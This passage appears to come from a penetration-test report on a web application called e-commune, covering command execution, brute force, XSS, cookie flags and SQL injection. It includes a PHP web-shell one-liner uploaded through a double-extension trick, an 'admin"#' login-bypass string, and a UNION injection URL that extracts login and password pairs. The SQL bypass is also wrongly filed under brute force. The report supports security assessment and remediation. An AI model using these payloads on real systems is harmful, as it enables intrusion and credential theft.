
Risk: High
Exploitability: Medium
Correction: Easy

Description:

- Command Line Execution is an attack in which the goal is execution of **arbitrary commands** on the host operating system via a vulnerable application.
- This attack is possible when an application passes unsafe user supplied data to a system shell. In this attack, the **attacker-supplied operating system commands** are usually executed with the privileges of the vulnerable application.
- This attack is possible largely due to **insufficient input validation**.

Exploitation:Method 1:


a) A backdoor php file can be uploaded from admin console. The file can be uploaded by navigating to Gestion de site -->Gestion des articles ->Visiteur Creer.
b) Even though the required file extension is jpg format, one easily adds a file having an extension.jpg.php, for example, **backdoor.jpg.php**. contains
<?php system($_GET["cmd"]);system($_GET["ipconfig"]);?>




Screenshot 8: uploading the php file as the ipg extension

Exploitation:Method 2:

- By using Directory Listing we found that there exist a **superadmin** directory and it has test.php file.
- On opening the test.php file one can give system command upto three characters. This can be easily bypassed by changing the max length of the input.
- From there any command can be given to the server.





Screenshot 9: changing the maximum length

Recommendation:

- **Validate untrusted inputs**. All input to the application that has not been previously validated must be examined to ensure it meets the expectations of the application.
- **Sanitizing function**s that attempt to catch each potentially dangerous character are prone to bypasses, a safer approach is to ensure that the data appears as it should before being processed, by using an **appropriate regular expression**.
- **Neutralize meta-characters** that have meaning in the target OS command-line

More details on vulnerability:

- https://affinity-it-security.com/how-to-prevent-command-injection/
- https://www.immuniweb.com/vulnerability/os-command-injection.html

6. Brute-Force Attack

Criticality Indexes:

Risk: High
Exploitability: Easy
Correction: Medium

Description:

- A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly.
- The attacker systematically checks all possible passwords and passphrases until the correct one is found /can attempt to guess the key which is typically created from the password using a key derivation function.

Exploitation:

When the attacker Launching the web site.

- In login field type admin"#.
- On the server side SELECT * FROM users WHERE login = "admin"#" AND password = "YYY" will be constructed and will be executed in Oracle MySQL.
- All that comes after # will be ignored which means the password field is commented and only login is verified for authentication.
- The attacker will bypass the authentication to get access to e-commune with user "admin" credentials.

Recommendation:

- Implementations of the google captcha API
- Limiting Login Attempts
- Alerting the user about the unusual IP address
- Remembering the user's geographic locations - https://geoiptool.com/
- By implementations of 2 factor authentications

More details on vulnerability:

- https://www.elegantthemes.com/blog/resources/how-to-protect-your-wordpress-website-from-brute-force-attacks
- https://securitytraning.com/brute-force-website-login-page-using-burpsuite/
- https://visualmodo.com/brute-force-attacks-protection/

7. cross-site scripting (XSS)

Criticality Indexes:


Risk: High
Exploitability: Medium
Correction: Medium

Description:

- Cross-Site Scripting (XSS) attacks are a type of injection, in which **malicious scripts** are injected into otherwise benign and trusted websites.
- XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.


Exploitation:

- An attacker(admin) can use XSS to send a malicious java script to an unsuspecting user-chef.



Screenshot 9: Sending the JS in the HTML

- The end user's browser has no way to know that the script should not be trusted and will execute the script.
- Because it thinks the script came from a trusted source(admin), the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.
- These scripts can even rewrite the content of the HTML page



Screenshot 10: redirecting to attacker page to steal sensitive data

Recommendation:

- HTML Escape Before Inserting Untrusted Data into HTML Element Content
- HTML Validation (JSoup, AntiSamy, HTML Sanitizer...).
- Strict structural validation CSS Hex encoding, Good design of CSS Features.
- Avoid JavaScript URL's

More details on vulnerability:

- https://www.acunetix.com/websitesecurity/cross-site-scripting/
- https://www.acunetix.com/blog/articles/preventing-xss-attacks/
- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.md

8. HTTP Only and Security flags absent from the Cookies

Criticality Indexes:


Risk: Medium
Exploitability: Easy
Correction: Medium

Description:

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, one or more of those cookies are not marked 'HttpOnly', meaning that a malicious client-side script, such as JavaScript, could read them.

Exploitation:

- While examining the developer tools,we came to know that Httponly is absent,it is easy to be exploitable.HttpOnly is an additional flag included in a Set-Cookie HTTP response header.



Screenshot 12:HttpOnly flag is set

Recommendation:

- If a browser that supports HttpOnly detects a cookie containing the HttpOnly flag, and client-side script code attempts to read the cookie, the browser returns an empty string as the result. This causes the attack to fail by preventing the malicious (usually XSS) code from sending the data to an attacker's website.

- If possible, add the 'HttpOnly' attribute to all session cookies and any cookies containing sensitive data.
- Enable the security flag -to avoid the tapering the data,prevent you from cookie manipulation But it is not from XSS (HTTPS)

More details on vulnerability:

- https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_web_application_cookies_lack_httponly_flag
- https://support.detectify.com/customer/portal/articles/1969826-missing-httponly-flag-on-cookies

9. SQL INJECTION

Criticality Indexes:


Risk: High
Exploitability: Easy
Correction: Medium

Description:

- A SQL injection attack consists of insertion or "**injection**" of a SQL query via the input data from the client to the application.
- A successful SQL injection exploit can read **sensitive data** from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Exploitation:

- Launch the web site and In login field type admin"# .
- In the server SELECT * FROM users WHERE login = "admin"#" AND password = "YYY" will be constructed and will be executed in Oracle MySQL.
- All that comes after # will be ignored which means the password field is commented and only login is verified for authentication.Thus, the attacker will bypass the authentication to get access to e-commune with user "admin" credentials.



Screenshot 13:UNION Based SQL Injection

- Union-Based SQL Injection_ *http://www.e-commune.org/index.php?cat=gestion-des-commandes&**ncat=0%20UNION%20SELECT%201,2,3,4,5,6,7,CONCAT(login,%22:%22,password),9%20FROM%20utilisateur#***

Recommendation:

- The only sure way to prevent SQL Injection attacks is **input validation and parametrized queries** including prepared statements.
- The developer must **sanitize** all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes.
- It is also a good idea to **turn off the visibility of database errors** on your production sites. Database errors can be used with SQL Injection to gain information about your database.

More details on vulnerability:

- https://www.acunetix.com/websitesecurity/sql-injection/
- https://blog.detectify.com/2016/03/08/what-is-a-sql-injection-and-how-do-you-fix-it/

--The End of the document--